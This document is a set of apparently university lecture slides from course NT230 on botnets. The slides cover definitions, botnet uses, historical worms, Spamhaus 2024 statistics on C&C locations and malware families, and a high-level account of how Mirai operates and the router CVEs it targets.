



ĐẠI HỌC QUỐC GIA TP. HỒ CHÍ MINH
TRƯỜNG ĐẠI HỌC CÔNG NGHỆ THÔNG TIN





Trường ĐH Công nghệ Thông tin –
ĐHQG TP. HCM



Cơ chế hoạt động của mã độc

NT230 – Malware’s Modus Operandi






NT230 - Cơ chế hoạt động của mã độc



Bài giảng lý thuyết – 02.2025

Email: duypt@uit.edu.vn






Botnet & APT malware

Mạng lưới robot độc hại & mã độc APT

Botnet

A robot network




What is a Bot?



- **Bot:** Autonomous programs performing task.
 - Plenty of “benign” bots. e.g. Google bot
- **Bot:** a malware instance that runs autonomously and automatically on a compromised computer (zombie) without owner’s consent.
 - Profit-driven, professionally written, widely propagated
 - You might have seen them before in chat rooms, online games, etc.



What is a Botnet?



- **Botnet:** A botnet is a collection of compromised computers controlled by their attacker.
- Definition:
 - **A botnet** (short for “robot network”) is a network of computers infected by malware that is under the control of a single attacking party, known as the “bot herder.” Each machine controlled by the bot herder or botmaster is known as a bot.
 - "Botnet - A coordinated group of malware instances that are controlled by botmaster via some C&C channel".



- **Distributed Denial of Service (DDoS) attacks:**
 - Overloading a target's system or network with traffic to disrupt normal operations.
- **Sending spam emails:**
 - Using the network of infected machines to send massive amounts of unsolicited emails.
- **Stealing data:**
 - Harvesting personal information like usernames, passwords, or credit card details.
- **Click fraud:**
 - Click fraud is a type of fraud that occurs on the Internet in pay per click (PPC) online advertising.
- **Cryptojacking:**
 - Using the computational power of infected devices to mine cryptocurrencies without the owner's consent.

- Morris worm, 1988
 - Infected approximately 6,000 machines
 - 10% of computers connected to the Internet
 - Cost ~ \$10 million in downtime and cleanup
- Cost ~ \$10 million in downtime and cleanup
 - Direct descendant of Morris' worm
 - Infected more than 500,000 servers
 - Programmed to go into infinite sleep mode July 28
 - Cused ~ \$2.6 Billion in damages
- Love Bug worm: \$8.75 billion
 - Statistics: Computer Economics Inc., Carlsbad, California


The Rise of Botnets: Why Are They Growing?



- **Monetization Opportunities:**
 - Identity theft, extortion, crypto mining, DDoS-as-a-Service
- **Insecure IoT Devices:**
 - Millions of poorly protected devices (e.g., cameras, routers) are easy targets.
- **Availability of Botnet Kits & C2 Frameworks:**
 - Open-source or leaked tools (e.g., Mirai, Cobalt Strike) lower the barrier to entry.
- **Lack of User Awareness:**
 - Users often fail to update devices or recognize signs of infection.
- **Decentralized & Evasive Architectures:**
 - Use of P2P, Fast-Flux, or encrypted channels makes botnets harder to shut down.
- **Integration with Other Malware Operations:**
 - Botnets are used as infrastructure for ransomware, phishing, APTs.



Evolution of Bot Technology




- Botnets can be extremely large, with reports of botnets of over **100,000** systems
- Average size appears to be dropping
- Total estimated number of systems used in botnets is in the millions

Geolocation of botnet C&Cs, Jul-Dec 2024 (continued)

Top 20 locations of botnet C&Cs

Rank	Country	Jan - Jun 2024	Jul - Dec 2024	% Change
#1	China	2,823	3,535	25%
#2	United States	2,702	2,286	-15%
#3	Russia	1,302	1,125	-14%
#4	Netherlands	737	782	6%
#5	Germany	742	657	-11%
#6	Bulgaria	715	544	-24%
#7	Singapore	332	382	15%
#8	Mexico	497	334	-33%
#9	United Kingdom	286	317	11%
#10	France	386	279	-28%







Rank	Country	Jan - Jun 2024	Jul - Dec 2024	% Change
#11	Sweden	226	275	22%
#12	Finland	135	213	58%
#12	Morocco	-	213	New entry
#14	Argentina	223	172	-23%
#15	Japan	128	136	6%
#16	Canada	144	128	-11%
#17	Vietnam	149	122	-18%
#18	Korea (Rep. of)	107	110	3%
#19	Colombia	135	107	-21%
#20	Spain	-	100	New entry



Botnet Threat Update July to December 2024 (Spamhaus)


Malware associated with botnet C&Cs, Jul-Dec 2024 (continued)

Malware families associated with botnet C&Cs

Rank	Jan - Jun 2024	Jun - Dec 2024	% Change	Malware Family	Description	
#1	3,348	3,737	12%	Cobalt Strike	Pentest Framework	
#2	729	1,257	72%	Remcos	Remote Access Trojan (RAT)	
#3	1,727	1,025	-41%	Flubot	Android Backdoor	
#4	1,020	725	-29%	AsyncRAT	Remote Access Trojan (RAT)	
#5	665	495	-26%	Sliver	Pentest Framework	
#6	374	482	29%	QuasarRAT	Remote Access Trojan (RAT)	
#7	379	427	13%	Mirai	DDoS Bot	
#8	733	298	-59%	DCRat	Remote Access Trojan (RAT)	
#9	280	279	0%	RedLineStealer	Remote Access Trojan (RAT)	
#10	92	232	152%	Coper	Android Backdoor	
#11	163	192	18%	Havoc	Pentest Framework	
#12	103	191	85%	Rhadamanthys	Credential Stealer	
#13	470	175	-63%	Hook	Android Backdoor	
#14	201	168	-16%	Latrodectus	Loader/Downloader	
#15	197	152	-23%	BianLian	Ransomware	
#16	-	141	New entry	Stealc	Credential Stealer	
#17	128	86	-33%	NjRAT	Remote Access Trojan (RAT)	
#18	301	82	-73%	FakeUpdates	Loader/Downloader	
#19	-	67	New entry	Brute Ratel C4	Pentest Framework	
#20	-	58	New entry	DanaBot	Banker	

Spamhaus

Malware type comparisons




Spamhaus

Over the last six months, Spamhaus identified 13,720 botnet C&Cs, compared to 14,248 in the previous six months. This represents a -4% decrease. From January to June 2024, the monthly average was 2,375 botnet C&Cs; this decreased to 2,287 from July to December 2024.

Period	No. of Botnets	6 Month Average	% Change
Jul - Dec 2023	15,226	2,538	-9%
Jan - Jun 2024	14,248	2,375	-6%
Jul - Dec 2024	13,720	2,287	-4%

Spamhaus


Mirai Botnet: A case of botnet



- Mirai timeline - —Major attacks (red), exploits (yellow), and events (black) related to the Mirai botnet



Mirai Botnet: A case of botnet




Mirai Operation:

1. Mirai bots scan the IPv4 address space for devices that run telnet or SSH, and attempt to log in using a hardcoded dictionary of IoT credentials.
2. Once successful, the bot sends the victim IP address and associated credentials to a report server, which asynchronously triggers a loader to infect the device.
3. Infected hosts scan for additional victims and accept DDoS commands from a command and control (C2) server.

Mirai Botnet: A case of botnet



- Mirai botnet targets 22 flaws in D-Link, Zyxel, Netgear, TP-Link, Tenda, MediaTek devices
 - The malware has been identified by Unit 42 researchers of Palo Alto Networks in two ongoing campaigns that started on March 14 and spiked in April and June, 2023.
 - The researchers warn that the botnet developers continue to add code for exploitable vulnerabilities.



Mirai Botnet: A case of botnet



- List of the vulnerabilities and products targeted by the malware that Unit 42 researchers identified:

CVE/Product	Description
CVE-2019-12725	Zeroshell Remote Command Execution Vulnerability
CVE-2019-17621	D-Link DIR-859 Remote Command Injection Vulnerability
CVE-2019-20500	D-Link DWL-2600AP Remote Command Execution Vulnerability
CVE-2021-25296	Nagios XI Remote Command Injection Vulnerability
CVE-2021-46422	Telesquare SDT-CW3B1 Router Command Injection Vulnerability
CVE-2022-27002	Arris TR3300 Remote Command Injection Vulnerability
CVE-2022-29303	SolarView Compact Command Injection Vulnerability
CVE-2022-30023	Tenda HG9 Router Command Injection Vulnerability
CVE-2022-30525	Zyxel Command Injection Vulnerability
CVE-2022-31499	Nortek Linear eMerge Command Injection Vulnerability
CVE-2022-37061	FLIR AX8 Unauthenticated OS Command Injection Vulnerability
CVE-2022-40005	Intelbras WiFiber 120 AC inMesh Command Injection Vulnerability
CVE-2022-45699	APsystems ECU-R Remote Command Execution Vulnerability
CVE-2023-1389	TP-Link Archer Router Command Injection Vulnerability
CVE-2023-25280	D-link DIR820LA1_FW105B03 Command injection vulnerability
CVE-2023-27240	Tenda AX3 Command Injection Vulnerability
CCTV/DVR	CCTV/DVR Remote Code Execution
EnGenius EnShare	EnGenius EnShare Remote Code Execution Vulnerability
MVPower DVR	MVPower DVR Shell Unauthenticated Command Execution Vulnerability
Netgear DGN1000	Netgear DGN1000 Remote Code Execution Vulnerability
Vacron NVR	Vacron NVR Remote Code Execution Vulnerability
MediaTek WiMAX	MediaTek WiMAX Remote Code Execution



Botnet History: How we got here



Early 1990s: IRC (Internet Relay Chat) bots

eggdrop: automated management of IRC channels

1999-2000: DDoS tools

Trinoo, TFN2k, Stacheldraht

1998-2000: Trojans

BackOrifice, BackOrifice2k, SubSeven

2001- : Worms

Code Red, Blaster, Sasser

Fast spreading capabilities
pose big threat

